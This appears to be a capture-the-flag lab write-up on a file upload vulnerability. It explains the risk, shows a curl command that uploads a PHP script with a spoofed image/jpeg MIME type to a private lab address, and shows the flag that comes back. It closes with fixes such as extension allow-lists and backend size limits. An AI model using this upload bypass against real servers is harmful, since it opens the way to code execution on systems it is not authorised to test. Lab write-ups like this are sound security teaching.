
File upload vulnerability

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.


The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Walk through

Step 1: Go to the upload page



Step 2: Try upload a php script, thats does not work



Step 3: So try with curl and replace and change the type of the file like this :

curl -X POST http://192.168.64.13/\?page\=upload\# -F "uploaded=@script.php;type=image/jpeg" -F "Upload=Upload"

```
maximecrespo in ~/work/darkly/file_upload_vulnerabilitieswith 3.0.0 on main ● ● λ curl -X POST http://192.168.64.13/\?page\=upload\# -F "uploaded=@Ressources/script.php;type=image/jpeg" -F "Upload=Uplo
| grep flag
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3100    0  2749  100   351    546     69  0:00:05  0:00:05 --:--:--   720
<pre><center><h2 style="margin-top:50px;">The flag is : 46910d9ce35b385885a9f7e2b336249d622f29b267a1771fbacf52133beddba8</h2><br/><img src="images/win.png" alt="" width=200px height=200px></center> </p
pre>/tmp/script.php succesfully uploaded.</pre>
maximecrespo in ~/work/darkly/file_upload_vulnerabilitieswith 3.0.0 on main ● ● λ
```

How to fix

- Check the file extensions even (.php.jpg file for example)
- Make a white list of allowed extensions
- Check the mime type of the files received
- Check the content-type header
- Rename the file received
- Limit the size of the file (in the backend not in front like in this breach)